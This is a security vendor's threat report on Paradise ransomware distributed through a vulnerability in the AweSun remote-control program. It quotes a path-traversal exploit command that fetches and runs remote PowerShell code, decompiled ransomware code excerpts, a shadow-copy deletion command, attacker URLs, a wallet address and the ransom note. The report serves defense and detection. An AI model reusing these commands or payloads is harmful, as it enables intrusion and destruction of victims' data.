Paradise Ransomware Distributed Through AweSun Vulnerability Exploitation

By Sanseo   February 15, 2023

The ASEC analysis team has recently discovered the distribution of Paradise ransomware. The threat actors are suspected to be utilizing a vulnerability exploitation of the Chinese remote control program AweSun. In the past, the team also found and covered the distribution of Sliver C2 and BYOVD through a Sunlogin vulnerability, a remote control program developed in China.

> Sliver Malware With BYOVD Distributed Through Sunlogin Vulnerability Exploitations

1. AweSun Vulnerability Exploitation

The installation of Sliver C2 through the AweSun remote control program developed by AweRay was also discovered to have been carried out by threat actors while the team was monitoring Sliver C2 attack cases. **[1]**

Figure 1. Remote control program AweSun

Target Type	File Name	File Size	File Path ⓘ
Current	powershell.exe	423 KB	%SystemRoot%\syswow64\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	231 KB	%SystemRoot%\syswow64\cmd.exe
ParentOfParentOfCurrent	cmd.exe	231 KB	%SystemRoot%\syswow64\cmd.exe
ParentOfParentOfParent	awesun.exe	7.14 MB	%ProgramFiles% (x86)\aweray\awesun\awesun.exe

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Connects to network	http://43.128.62.42/acl.exe

Figure 2. Sliver C2 installed by PowerShell that was generated by AweSun

Detailed information about the AweSun vulnerability exploitation has yet to be confirmed. However, considering that this is the same threat actor that exploited the Sunlogin vulnerability and the fact that Sliver C2 was installed by a PowerShell that was generated by a child process of AweSun, we can speculate that this attack was also a vulnerability exploitation. Compared to the latest version of AweSun.exe which now exceeds v2.0, the AweSun used for the attacks were v1.5 and v1.6, versions that were released several years ago.

Additionally, we can confirm through the command used in the attack that the attack command includes a ping that's similar to the PoC used in the Sunlogin vulnerability. Although it is currently impossible to download anything from this address, we can infer from the URL format that it is a command that installs Cobalt Strike.

```
"currentProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "awesun.exe",
      "filePath": "%ProgramFiles% (x86)\\aweray\\awesun\\awesun.exe",
      "fileSize": 7485144,
    }
  }
},
"targetProcess": {
  "imageInfo": {
    "commandLine": "ping../../../windows\\system32\\cmd.exe /c powershell.exe -nop -w hidden -c \"iex ((new-object net.webclient).downloadstring('http://139.159.204.38:44144/a'))\"",
    "fileObj": {
      "fileName": "cmd.exe",
      "filePath": "%SystemRoot%\\syswow64\\cmd.exe",
      "fileSize": 236544,
    }
  }
},
```

Figure 3. Command used to exploit AweSun vulnerability

It appears that the threat attacker is using the AweSun vulnerability exploitation at the same time as the Sunlogin vulnerability exploitation. The Sliver and BYOVD malware mentioned above have been found in both vulnerability exploitation cases along with a XMRig CoinMiner.

This post will focus on the Paradise attack case since it was the most recent case of this vulnerability exploitation. The following is AhnLab's ASD (AhnLab Smart Defense) log, which shows that the Paradise ransomware, "DP_Main.exe," was installed by the cmd and PowerShell generated by AweSun.

Target Type	File Name	File Size	File Path ℹ
Target	🟥 dp_main.exe	25 KB	%SystemDrive%\users\%ASD%\dp_main.exe
Current	🟩 powershell.exe	423 KB	%SystemRoot%\syswow64\windowspowershell\v1.0\powershell.exe
Parent	🟩 cmd.exe	231 KB	%SystemRoot%\syswow64\cmd.exe

Process	Module	Target	Behavior	Data
🟩 powershell.exe	N/A	N/A	Creates executable file	🟥 dp_main.exe
🟩 powershell.exe	N/A	N/A	Connects to network	https://upload.paradisenewgenshinimpact.top/

Figure 4. Paradise ransomware installation log

Paradise ransomware download URL:
hxxps://upload.paradisenewgenshinimpact[.]top/DP_Main.exe

2. Analysis of Paradise Ransomware

Paradise, which is installed through an AweSun vulnerability exploitation, was first discovered in 2017 as a RaaS (Ransomware as a Service) type ransomware developed in .NET. **[2]**

```
Program.NativeMethods.ShowWindow(Program.NativeMethods.GetConsoleWindow(), 0);
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
if (File.Exists(folderPath + "\\DP\\welldone.dp"))
{
    Process.Start("#DECRYPT MY FILES#.html");
    Environment.Exit(0);
}
else
{
    if (args.Length == 0 && Program.CycleDefender())
    {
        int num = Program.ProcessCount();
        if (!Program.IsAdmin())
        {
            Program.RunAsAdmin();
        }
        if (Program.ProcessCount() > num)
        {
            Environment.Exit(0);
        }
    }
    if (File.Exists("id.dp"))
    {
        Program.PCID = File.ReadAllText("id.dp");
    }
    else
    {
        Program.PCID = Program.ID_Generator();
        File.WriteAllText("id.dp", Program.PCID);
    }
    Program.text = Program.text.Replace("%ID%", Program.PCID);
    Stopwatch stopwatch = new Stopwatch();
    stopwatch.Start();
    if (!Program.CheckKeys())
    {
        Program.CreateKeys();
        Program.MasterRSA.FromXmlString(Program.RSA_MasterPublic);
        Program.rsa.FromXmlString(Program.RSA_Public);
        Program.SavePrivateKey();
        while (Program.LockerForValidKey)
```

Figure 5. The main function of Paradise ransomware

Overview	Description
Encryption method	RSA-1024 / RSA-1024
Paths excluded from encryption	"windows", "firefox", "chrome", "google", "opera", "%APPDATA%\DP\" (installation paths)
Extension	[id-EaObwi8A].[main@paradisenewgenshinimpact.top].honkai
Ransom note	DECRYPT MY FILES#.html
Others	Registers RUN key. Deletes volume shadow service

Table 1. Ransomware overview

Paradise utilizes various configuration files. After the completion of the encryption process, the "%APPDATA%DP\welldone.dp" file is generated. If the file already exists, the encryption stage is skipped and the ransom note is shown. Paradise will restart with admin privilege if it is executed without the authority as the ransomware uses it to encrypt the system; at this stage the "%APPDATA%DP\RunAsAdmin.dp" file is used. PCID is the value that represents the infected system and is saved in the "id.dp" file that is generated on the current path. The value is also used later for the ransom note and sending the infection information to the C&C server.

Settings File	Description
%APPDATA%DP\welldone.dp	Encryption behavior completion status
%APPDATA%DP\RunAsAdmin.dp	Admin privilege execution status
Current Path\id.dp	PCID
%USERPROFILE%\documents\DecryptionInfo.auth %PROGRAMFILES%\DP\DecryptionInfo.auth	RSA private key (encrypted through a master RSA public key), RSA public key

Table 2. Settings file

Paradise generates a 1024-bit RSA key and uses it to encrypt files. The ransomware encrypts the RSA private key necessary for file decryption by using the threat actor's master RSA public key that's saved in the settings data.

```
// Token: 0x04000009 RID: 9
private static string RSA_MasterPublic = "<RSAKeyValue><Modulus>yKJaEXz+c/
  mToOXko792NZpwodRuLiiBOiI78YsLxwIzMgBOWhGdRxRDeN5jstz50AAICLKXZYxZIs48fEMSUbjJzCy8sv7L/NYWCIIVtnZqIXsrVupFE6W/
  ONP34vbBozJU6EZTexv6WuJROkBIcH6bIZXsp6I42D1BqIW8MHU=</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>";

// Token: 0x0400000A RID: 10
private static string CryptedExtension = ".honkai";

// Token: 0x0400000B RID: 11
private static bool LockerForValidKey = true;

// Token: 0x0400000C RID: 12
private static string PCID = "";

// Token: 0x0400000D RID: 13
private static string RSA_Public = "";

// Token: 0x0400000E RID: 14
private static string RSA_Private = "";

// Token: 0x0400000F RID: 15
private static int FilesCount = 0;
```

Figure 6. Settings file where the master RSA public key is saved

Among the settings files, "DecryptionInfo.auth" has a RSA private key that has been encrypted by the generated RSA public key and the threat actor's master RSA public key.

1   cKQTt1iJH9wmQqxJudiBFUOTU+9zuO4Nl39Ymm9oDX1sarlWEO47tRb6fQZT1/Qh0GDtP4Q94fiQ7ka9G7wgiFM
     +oiqfDO0WwwZqW3BEnASlwXBARj0RX5qMRg75JalooU6PzftQuexfJxI6aK1EA5hSgfVhWB1OM1gNyHjZUm6znoLr2rDmcpFku9K1TSO/
     8HiP6gapoEZlFxHranEUo84zGPbhAUdYl/WtH6oReYiLPUwxJbahZPUcISP4V1ObbYe5VJAVX9uXxMIZ
     +c5CKID1lzfSaooRtfnCo2MdxsqKkrKSCzkxd7Rqk6XMlqYUYyxejQHTnGkBX3cXsPQEOLprao7kLzOkwQfMM6k5WFqRKPkk0tW208jg0GHL
     9C70VUcsCQNRJ6s6nO9QrKf67DqCivBH5m0Lnp3BVYVvK0sJpFy+6wC1Y7Ah7JRvebBGJGbH6XicqWPqGypl7r/8HG3t7mPy6Af2zvc
     +swWGKUcmBMQ9xyqzlIJ1U9EjWT1sTwrhdd0doRDrUs8wkFCJadadS3wyrUe2/59euJBo4sD2mkH2v8EQuC1uVNYLWC1xRSC2NvIYRXhUs5
     +vowqULFiyxW1nrN6r7vNCHMk1CsM89m2pZKf9DFLfMIXsudhNiz2ZjO65MZIwaIi7I6KO97MX
     +wzhpRbWZ29TQKvtZKB8KT9hKCqs0GOLV0S1LlYXcaqYkOyZqDhSy150RujHnWeuOxvUSHwC2SWD4RaoZIu9NubWmCcP
     +KdS3PM2CnQAKc77iTJDYi02ZJidQhZfbuJcH/F3HDsVQmbYhk+069wQ2x90ey/
     PgIuoNdlLeJZOWrqLox9dZ5K6yePOBJtX8qlb6gTfzCcal+P6cF+jAlEIRB3keGKm/FAlCYnuOPB+fRyVQTbrjnXqnaVVnuNYt/
     We6YRWh5H3QuW1oEPUNwvAPfneuHzIu3k+fhZKYe7FDFE9uvUmUMJY2coCci+0BdS4el+4771MrF9/
     9YlgLhoF5riqzRQiDniGE7pcAlkSUxen7M8O8Q35YOzcI7FUymx/
     ybC5L3iQqdfcQnkCyorvcTHc0OdToQPXSLg824GfF3yIoJIhwEZImdqS5BzRoX3AfwbZkboVay1Db7bbbSKeyh2NQmfa0S4xXJBS4dCcpvoQ
     9P5iZOC/aYpK+P+Fw65pY6n0MGexPx
     +aN9WesBWWe2oVDe5s4ePHxF2Z9kV3FcIWw6TgdBKXyyA0gAprI0LQRZWTIQzkhO1RZarwnTjHXhIy5EKaM2gmOfcxhlTv/rk
     +PZQk6o13wytC3S3rU29e8fP6pRUy8K8QoATW64ujs8Xca/04QUZ7w53B6dTcNjx8+IfTTDwn7HP2yLGmUw==
2   <RSAKeyValue><Modulus>tKcTEc10wbqIhO6E4OL7B5pa1ZdfCckyh990jg9hm5dgk6VPw5wTNqJ0vzBfuCmwH4p8B2sGc
     +Hn6t8hP1aO6Z/FgG0k9wFt6LQOrd9FNQA8HGr8Rr1bSOaDyOG3u/ZultPGFCE6i1Fm7ycLNyMZ3do8DjLqw8UqEPUnn3d+y4E=</
     Modulus><Exponent>AQAB</Exponent></RSAKeyValue>

Figure 7. DecryptionInfo.auth file

The paths excluded from encryption are based on folder paths, so "windows", "firefox", "chrome", "google", "opera" and "%APPDATA%\DP\.". This means that all paths are targeted excluding the settings paths. A distinct characteristic of Paradise is the fact that it sets the "mysql," "firebird," "mssql," "microsoft sql," and "backup" paths as high priority encryption targets.


```
     TaskSchedulerView.cfg[id-fe8EkkZT].[main@paradisenewgenshinimpact.top].honkai

Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   5B 47 65 6E 65 72 61 6C 5D 0D 0A 4D 61 72 6B 4F   [General]..MarkO
00000010   64 64 45 76 65 6E 52 6F 77 73 3D 30 0D 0A 53 68   ddEvenRows=0..Sh
00000020   6F 77 47 72 69 64 4C 69 6E 65 73 3D 30 0D 0A 53   owGridLines=0..S
00000030   61 76 65 46 69 6C 74 65 72 49 6E 64 65 78 3D 30   aveFilterIndex=0
00000040   0D 0A 53 68 6F 77 49 6E 66 6F 54 69 70 3D 31 0D   ..ShowInfoTip=1.
00000050   0A 53 68 6F 77 54 3C 43 52 59 50 54 45 44 3E 57   .ShowT<CRYPTED>W
00000060   4C 6A 50 72 35 6A 76 55 43 6F 35 58 31 52 70 48   LjPr5jvUCo5X1RpH
00000070   67 73 43 4C 50 64 35 7A 65 46 55 54 52 4D 61 74   gsCLPd5zeFUTRMat
00000080   37 4A 65 6A 47 68 4D 45 58 77 4B 75 4A 44 42 6E   7JejGhMEXwKuJDBn
00000090   77 45 32 52 44 55 59 58 6D 34 69 62 73 4C 39 77   wE2RDUYXm4ibsL9w
000000A0   4A 2B 36 69 4D 46 74 55 50 66 79 58 4D 43 5A 2B   J+6iMFtUPfyXMCZ+
000000B0   66 75 50 59 79 70 64 42 45 4F 7A 31 74 45 37 52   fuPYypdBEOz1tE7R
000000C0   6F 71 71 63 77 6D 31 75 46 68 71 56 2F 31 33 4B   oqqcwm1uFhqV/13K
000000D0   38 52 73 48 78 76 51 55 78 6D 65 61 51 66 51 62   8RsHxvQUxmeaQfQb
000000E0   63 34 52 78 38 32 63 78 65 76 4C 2B 67 59 51 58   c4Rx82cxevL+gYQX
000000F0   64 52 67 72 4A 43 52 72 41 39 32 31 6D 4A 55 71   dRgrJCRrA921mJUq
00000100   6E 44 61 35 75 4C 73 53 2B 36 42 6F 61 68 4A 57   nDa5uLsS+6BoahJW
```

Figure 8. Encrypted files

Furthermore, this ransomware can create a copy of itself in %APPDATA%DP\DP_Main.exe and register it to the run key or delete the volume shadow service using the following command.

```
"cmd.exe" /C sc delete VSS
```

After the encryption process is finished, Paradise transfers basic information like the PCID and computer name along with information such as the number of encrypted files and the time it took to finish encryption to the C&C server.

Item	Description
v	vector (hard-coded)
fc	Number of encrypted files
computer_name	Computer name
et	Time taken for encryption
decryption_info	RSA private key (encrypted through a master RSA public key)
id	PCID

Table 3. Data delivered to C&C server

Figure 9. Data delivered to C&C server

Ultimately, it executes a ransom note to notify the user that they have been infected by a ransomware. The note includes an email address and Bitcoin wallet address as means of contact.

- Bitcoin wallet address: 392vKrpVxMF7Ld55TXyXpJ1FUE8dgKhFiv
- Threat actor's email address: main@paradisenewgenshinimpact.top

Your files are encrypted!

Paradise Ransomware Team!

Your personal ID

emLY6irF

Your personal KEY

MntrgSaLhAngZEYiwiI2f2NLVTge+kjOvn1rE2QRmALaseAW+FOdxc6bVm4zip+a5gHoGMW+Mv8SUUcPozot/HxqYQBW4QZiJgNL8CKDmYG7qQiduLOh/yacIDAnq4PkFijPpX/8XgES3OdZbaMZoJI8
zpHQrvWwCEahZAub6mJuLM/zIGi42fVuGQzowugH5hqqjXHbO8uUfmuwwgwnz1XOWhWILmgov3DtX8NViLVZf8c+IdKPc6oS7f4r9VC8BcAhNf5LeDNVQ5OxE+RM9nrLTyreC8UEnp7KuR96KiCZghW9
VuuZbZOoeonp32T4SE8BZOqcS9y1EAaHktTgDhx1dQqHImHYL8w+Ws7YNhHT1z+oQ9mmE9fcLCqavj1/GdPGk8YIWJreVAgDKu+Y9N3hZVf17W3r30AZZ7paEWugBLd2F2b66hDtAVJVyfQQBs4qiKkp
AmOvkNwi2N4XvmN+oFHf6Ec8VukOf1dc97eXUVg+bYbVqu2LFdX7rp9YW/YNS5Kde3eiJDZgaKvO7wgH9uP9VeHD2Iuydm1i2xmzwOR626vVKCfk1/+kqiKWGonpmGIKax5Wb+LAYdav1ivl4ejFDXsW
Ia8wmLdHFka+TYkpHQhJkKgRvyrPnQ/OUCQ3Lp41HpOBXaCp/mvICOdAUHjIMHMyU+psSSFfjaV2chb/hMzzxAavGI1mvBKETOZBXRGt3PveBil77OmxSy2ucM8xrRdpajptNfdBd4vFpJKBVBHjcL2c
m4U/9bosG7f+zLg/yXaxLJVC7jgC/gNrOmeFVQOOR5XO1Dg6gsbkOd8+njExjYj1sPP56qiaca9frJru4vO59NesvD8W6Ye3NFiBX2vPUR+eCTWDas+SUGebFnyFtZnokp7qbbxkMbTc3EKe1DJ5oBx4
kd8cmHzKSyUBxQ9GC56OcPrA0+44CZO6LdncZbdTZwOebMuI4Zbs8pGu+kv/7LheG5rOW/kcU+JXFSODJDhMwqKyEw3U39ZGAQfACIn7UX1aTs7EQKAphytPohWWVvu7q3b18wtWb9BV4YuYvsjqVRgB
zIGQb62brspzdGDUeBkIECVkyIorqz8gZuemYVIFiuTNaN1af138oTdj9FUg5faHRD6Gy7Jbzwg04A9JKgvUdd8F4Y1tBDLuvTadTE7H4qTnSUKn+5S7ks3ztPFKFhC4zseLk8SFv4Ec7Lfy/fN9ceMI
xJnnInKV1suxmqNnzkvM8O1VLspzomvv1I7K5vvM8pT64RcVgFZ4viLkA3YeWds8qrrNVhYfNmnCOuO6BMYNy1J7sT8+ShMycjtQ4A+DfhwATCy3/wHKzpbyU++ITSkANzxDpq6DCN1M2eUrtuyDUg==

WHAT HAPPENED!

- Your important files produced on this computer have been encrypted due a security problem.
- If you want to restore them, write to us by email.
- You have to pay for decryption in Bitcoins. The price depends on how fast you write to us.
- After payment we will send you the decryption tool that will decrypt all your files.

FREE DECRYPTION AS GUARANTEE!

- Before payment you can send us 1-3 files for free decryption.
- Please note that files must NOT contain valuable information.
- The file size should not exceed 1MB.
- As evidence, we can decrypt one file

Figure 10. Ransom note – 1

HOW TO OBTAIN BITCOINS!

- Our Bitcoin Address: 392vKrpVxMF7Ld55TXyXpJ1FUE8dgKhFiv
- The easiest way to buy bitcoin is LocalBitcoins site.
- You have to register, click Buy bitcoins and select the seller by payment method and price
- https://localbitcoins.com/buy_bitcoins/
- Also you can find other places to buy Bitcoins and beginners guide here:
- http://www.coindesk.com/information/how-can-i-buy-bitcoins/
- write to Google how to buy Bitcoin in your country?

Contact!

- e-mail: main@paradisenewgenshir
- or
- e-mail: main@paradisenewgenshir

Attention!

- Do not rename encrypted files
- Do not try to decrypt your data using third party software, it may cause permanent data loss
- You are guaranteed to get the decryptor after payment
- As evidence, we can decrypt one file
- Do not attempt to use the antivirus or uninstall the program
- This will lead to your data loss and unrecoverable
- Decoders of other users is not suitable to decrypt your files - encryption key is unique

Figure 11. Ransom note – 2

3. Conclusion

We have found recent cases where various ransomware, including Paradise, were installed on vulnerable software that did not have recent patches applied. Therefore, users must update their installed software to the latest version to preemptively prevent vulnerability exploitations. Also, V3 should be updated to the latest version so that malware infection can be prevented.

File Detection
– Trojan/Win.Agent.C4590824 (2021.08.15.00)

Behavior Detection
– Execution/MDP.Powershell.M1185
– Execution/MDP.Powershell.M2514
– Persistence/MDP.AutoRun.M224
– Ransom/MDP.Decoy.M1171

IOC
MD5
– 5cbbc1adfd22f852a37a791a2415c92c

Download URL
– hxxps://upload.paradisenewgenshinimpact[.]top/DP_Main.exe

C&C
– hxxp://upload.paradisenewgenshinimpact[.]top:2095/api/Encrypted.php

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:AweSun,Paradise,Paradise Ransomware,Ransomware,Vulnerability